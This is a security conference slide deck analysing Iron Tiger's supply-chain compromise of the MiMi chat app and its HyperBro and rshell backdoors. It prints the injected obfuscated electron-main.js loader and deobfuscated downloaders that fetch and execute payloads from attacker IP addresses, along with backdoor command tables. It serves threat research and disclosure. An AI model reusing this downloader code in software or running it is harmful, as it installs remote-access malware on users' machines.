Iron Tiger's Supply Chain Attack Targeting Windows, MacOS and Linux users

Daniel Lunghi(@thehellu),
Jaromir Horejsi (@JaromirHorejsi)

FIRST Regional Symposium Europe, Bilbao

February 1st, 2022

Outline

- Introduction
- Infection vector
- Malware toolkit
  - HyperBro
  - rshell
- Targets
- Timeline
- Attribution and links
- Additional information on supply chain attack
- Conclusion

Introduction

- Iron Tiger (internally Earth Smilodon)
  - also known as Emissary Panda, APT27, TG-3390, Bronze Union, LuckyMouse
- 2010: the oldest operation we noticed
- Sep. 2015: Operation Iron Tiger: Exploring Chinese Cyber-Espionage Attacks on United States Defense Contractors
- Apr. 2021: Iron Tiger APT Updates Toolkit With Evolved SysUpdate Malware
- Aug. 2022: Iron Tiger Compromises Chat Application Mimi, Targets Windows, Mac, and Linux Users

Infection vector

Infection vector – secure chat application

- MiMi chat, a multiplatform chat application

In Chinese language
mì mì (秘密) means “secret”

Trojanized versions:

- Nov. 2021: Windows
- May 2022: Mac OS

Infection vector – secure chat application

- Registration page is limited to certain countries
  - +86: China
  - +1: Canada
  - +1: USA
  - +852: Hong Kong
  - +853: Macao
  - +886: Taiwan
  - +63: Philippines
  - +65: Singapore
  - +66: Thailand
  - +81: Japan
  - +82: South Korea

Infection vector – secure chat application

- Desktop chat application
  - Built with ElectronJS framework (multiplatform)
  - **electron-main.js** file modified to download the malicious payload

[css]		<DIR>
[emotion]		<DIR>
[fonts]		<DIR>
[img]		<DIR>
[js]		<DIR>
[media]		<DIR>
[node_modules]		<DIR>
[statics]		<DIR>
[workers]		<DIR>
electron-main	js	75,349
index	html	3,321
package	json	2,264
serviceWorker	js	239,089
serviceWorker-dev	js	239,089
serviceWorker-prod	js	239,171

Infection vector – patched chat app

- electron-main.js contains code obfuscated with Dean Edwards' JS packer

```
module.exports=function(t){eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt
29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e)
=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('(k(){l
b=0(\'b\');l 6=0(\'6\');l d=0(\'w\').d;t.g(\'s\',(e)=>{o.m(e)});k 4(i,l,h){a f=b.E(l);7(i).C
2=6.z()+\'/\';a 3="8://D.q.x.u/";4(3+\'5.p\',2+\'5.p\',()=>{4(3+\'5.n\',2+\'5.n\',()=>{4(3+\
r");d(2+\'c.9\')})})})})})();',42,42,
'require|const|dest|url|downloadFile|dlpprem32|os|request|http|exe|var|fs|dlpumgr32|exec||st
e|log|dll|console|bin|77|finish|uncaughtException|process|141|win32|child_process|250|close|
m|download'.split('|'),0,{}));var e={};function n(r){if(e[r])return e[r].exports;var o=e[r]=
```

Infection vector – patched chat app

- Dean Edwards' JS packer

my | weblog | about | search

A JavaScript Compressor. version 3.0

Copy:

```
eval(function(p,a,c,k,e,r){e=String;if(!''.replace(/^/,String)){while(c--)r[c]=k[c]||c;k=[function(e){return
r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return
p}('0(1);',2,2,'alert|'.split('|'),0,{}))
```

compression ratio: 265/9=29.444

Decode

Shrink variables ☐

Infection vector – downloader

- HyperBro downloader

```
function downloadFile(uri, filename, callback) {
    var stream = fs.createWriteStream(filename);
    request(uri).pipe(stream).on('close', callback)
}
if (os.platform() == "win32") {
    var dest = os.tmpdir() + '/';
    var url = "http://45.77.250.141/";
    downloadFile(url + 'dlpprem32.bin', dest + 'dlpprem32.bin', () => {
        downloadFile(url + 'dlpprem32.dll', dest + 'dlpprem32.dll', () => {
            downloadFile(url + 'dlpumgr32.exe', dest + 'dlpumgr32.exe', () => {
                console.log("download finish");
                exec(dest + 'dlpumgr32.exe')
            })
        })
    })
```

Infection vector – downloader

- rshell downloader

```
function downloadFile(a, b, c) {
    var d = fs.createWriteStream(b);
    request(a).pipe(d).on("close", c)
}
if (os.platform() == "darwin") {
    var f = os.tmpdir() + "/";
    var g = "http://139.180.216.65/";
    downloadFile(g + "rshell", f + "rshell", () => {
        console.log("download finish");
        exec("chmod +x " + f + "rshell");
        exec(f + "rshell")
    })
```

Infection vector – patched chat app

- We retrieved clean (left) and malicious (right) installer
- The modification time interval between both versions was very short (1h30)

```
2022-06-15 06:54:55 css
2022-06-15 06:54:55 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```

```
2022-06-15 06:54:55 css
2022-06-15 08:24:44 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```


Infection vector – Warnings on Windows

- Security warning (unsigned installer) on Windows

Infection vector – Warnings on MacOS


- Several warnings when running DMG installer on MacOS

1) Safari web browser



Infection vector – Warnings on MacOS


2) Unverified developer warning 1



How to open the installer?


Infection vector – Warnings on MacOS

- “System Preferences” and “Security & Privacy” tab -> click “Open Anyway”



Infection vector – Warnings on MacOS

3) Unverified developer warning 2




The user can finally open the installer

Malware toolkits


HyperBro

- Usually distributed as a set of 3 files (PlugX style)



HyperBro

- Legitimate EXE file with a valid signature



HyperBro

- DLL file loads and executes binary file

```
.text:6BC21012    push    5Ch ; '\'
.text:6BC21014    pop     eax
.text:6BC21015    push    2Eh ; '.'
.text:6BC21017    mov     [ebp+var_2C], ax
.text:6BC2101B    mov     esi, ecx
.text:6BC2101D    pop     ecx
.text:6BC2101E    push    44h ; 'D'
.text:6BC21020    mov     [ebp+var_26], ax
.text:6BC21024    xor     edi, edi
.text:6BC21026    pop     eax
.text:6BC21027    push    4Ch ; 'L'
.text:6BC21029    mov     [ebp+var_24], ax
.text:6BC2102D    pop     eax
.text:6BC2102E    push    50h ; 'P'
.text:6BC21030    mov     [ebp+var_22], ax
.text:6BC21034    pop     eax
.text:6BC21035    push    52h ; 'R'
.text:6BC21037    mov     [ebp+var_20], ax
.text:6BC2103B    mov     [ebp+var_1E], ax
.text:6BC2103F    pop     eax
.text:6BC21040    push    45h ; 'E'
.text:6BC21042    mov     [ebp+var_1C], ax
.text:6BC21046    pop     eax
.text:6BC21047    push    4Dh ; 'M'
.text:6BC21049    mov     [ebp+var_1A], ax
.text:6BC2104D    pop     eax
.text:6BC2104E    push    33h ; '3'
.text:6BC21050    mov     [ebp+var_18], ax
.text:6BC21054    pop     eax
.text:6BC21055    push    32h ; '2'
.text:6BC21057    mov     [ebp+var_16], ax
.text:6BC2105B    pop     eax
.text:6BC2105C    push    62h ; 'b'
.text:6BC2105E    mov     [ebp+var_14], ax
.text:6BC21062    pop     eax
.text:6BC21063    push    69h ; 'i'
.text:6BC21065    mov     [ebp+var_10], ax
.text:6BC21069    pop     eax
.text:6BC2106A    push    6Eh ; 'n'
```

Usage of stack strings

HyperBro

- The binary file is either
  - Clear x86 code
  - Self-decrypting x86 code (shikata_ga_nai Metasploit's encoder)
  - XORed x86 code (usually single-byte)
- The final payload is usually decompressed in memory by calling RtlDecompressBuffer and run

HyperBro

- Custom backdoor, original functions
  - File manager (enumerate volumes, delete, upload, download, list files, run application)
  - Interactive shell
  - Take screenshot
  - Run shellcode injected into newly created process
  - Kill process
  - Service manager (list services, start service, stop service)

HyperBro

- RTTI classes
  - TCaptureData
  - TCaptureMgr
  - TCommand
  - TConfig
  - TDirve (typo included)
  - TFileData
  - TFileDataReq
  - TFileDown
  - TFileInfo
  - TFileMgr
  - TFileUpload
  - Tinfo
  - Tlogin
  - TLoop
  - TPacket
  - TPipeProtocol
  - TProcessInfo
  - TProcessMgr
  - TProtocol
  - TServiceInfo
  - TServiceMgr
  - TShellcodeData
  - TShellcodeMgr
  - TShellMgr
  - TSock
  - TTransConnect
  - TTransData
  - TTransMgr
  - TUserMgr
  - TClipboardInfo
  - TClipboardMgr
  - TFileRename
  - TFileRetime
  - TKeyboardInfo
  - TKeyboardMgr
  - TRegeditKeyInfo
  - TRegeditMgr
  - TRegeditValueInfo

Only in updated version

HyperBro

- Based on the RTTI class names, newer version added:
  - Clipboard stealing features
  - Keylogging features
  - Windows registry features
  - Timestomping features
- URI path changed
  - Old version: “/ajax”
  - Updated version: “/api/v2/ajax”
- Encoded payload name
  - Old version: thumb.db
  - Updated version: thumb.dat

rshell

- Standard backdoor implementing functions
  - Collect OS info and send it to C&C
  - Receive command from C&C to execute
  - Send command execution results back to C&C
- Observed versions compiled for Linux and MacOS

rshell

- OS collection
  - GUID: (randomly generated guid, stored in /tmp/guid)
  - computer name: uname (nodename)
  - IP addresses: (getifaddrs)
  - message type: login
  - username: getpwuid (pw_name)
  - version: uname (release)

rshell

- C&C communication
  - in Binary JSON (BSON) format
  - Not encrypted


```
{
  "guid": "aaaaa381-1d0d-28de-9c1b-c9c336aa2747",
  "hostname": "debian",
  "lan": "127.0.0.1,192.168.11.11,",
  "type": "login",
  "username": "EEE",
  "version": "4.19.0-11-amd64"
}
```

rshell

- Supported backdoor commands

Type	Subtype	Explanation
Cmd	Init	Start new terminal
Cmd	close	Kill terminal
Cmd	data	Commands to execute
File	Init	List root / directory
File	Dir	List directory
File	down	Download file
File	read	Read file
File	close	Close file
File	upload	Upload file
File	write	Write file
File	Del	Delete file

Targets

Targets

- 13 targets found in our telemetry
- Targeted countries: Taiwan, Philippines
- HyperBro
  - 5 targets, 4 in Taiwan, 1 in Philippines
- rshell
  - 8 targets, 6 in Taiwan, 1 in Philippines
- One target identified as a Taiwanese gaming company

Timeline

Timeline


Jun 2021	Nov 2021	May to July 2022	Aug 2022
Oldest known rshell sample	MiMi chat installer for Windows modified (version 2.2.0)	MiMi chat installer for MacOS modified (versions 2.3.0 to 2.3.3)	Blogpost publication MiMi chat installer clean (version 2.3.4)
Rshell	HyperBro	Rshell	

Attribution and links


Attribution to Iron Tiger

- HyperBro malware
  - Exclusive to Iron Tiger?
- In October 2019, an updated version of HyperBro was used during Operation DRBControl
- In December 2020, Avast and ESET wrote about campaigns using old versions of HyperBro
- Why would a single group use an old version if they have access to the new one?

Attribution to Iron Tiger



Attribution to Iron Tiger




Links to Earth Berberoka

- MiMi chat application was also seen during Operation GamblingPuppet, an Earth Berberoka's campaign

- Threat actor cloned the legitimate website and changed the installer download link (not a supply chain attack)

- The installer embedded the malicious payload and called it after installation (no packed JS code; no further download)


Links to Earth Berberoka



Supply Chain Attack – additional information

Supply chain attack?

- Is this “MiMi chat” a legitimate application/website?
  - No reference to the developing company on the website
  - Querying for “MiMi chat” on search engines does not return any relevant results



Mimi.exe properties

```
"name": "im-desktop-2.0",
"version": "2.2.1",
"desktopVersion": "2.2.1",
"description": "mimi",
"productName": "mimi",
"author": "SEEKTOP <seektopser.com>",
```

package.json

Supply chain attack?

meet.jobs

All Jobs Referrer

SEEKTOP

201 - 500 Taiwan, Taiwan (not provided)

Employer info

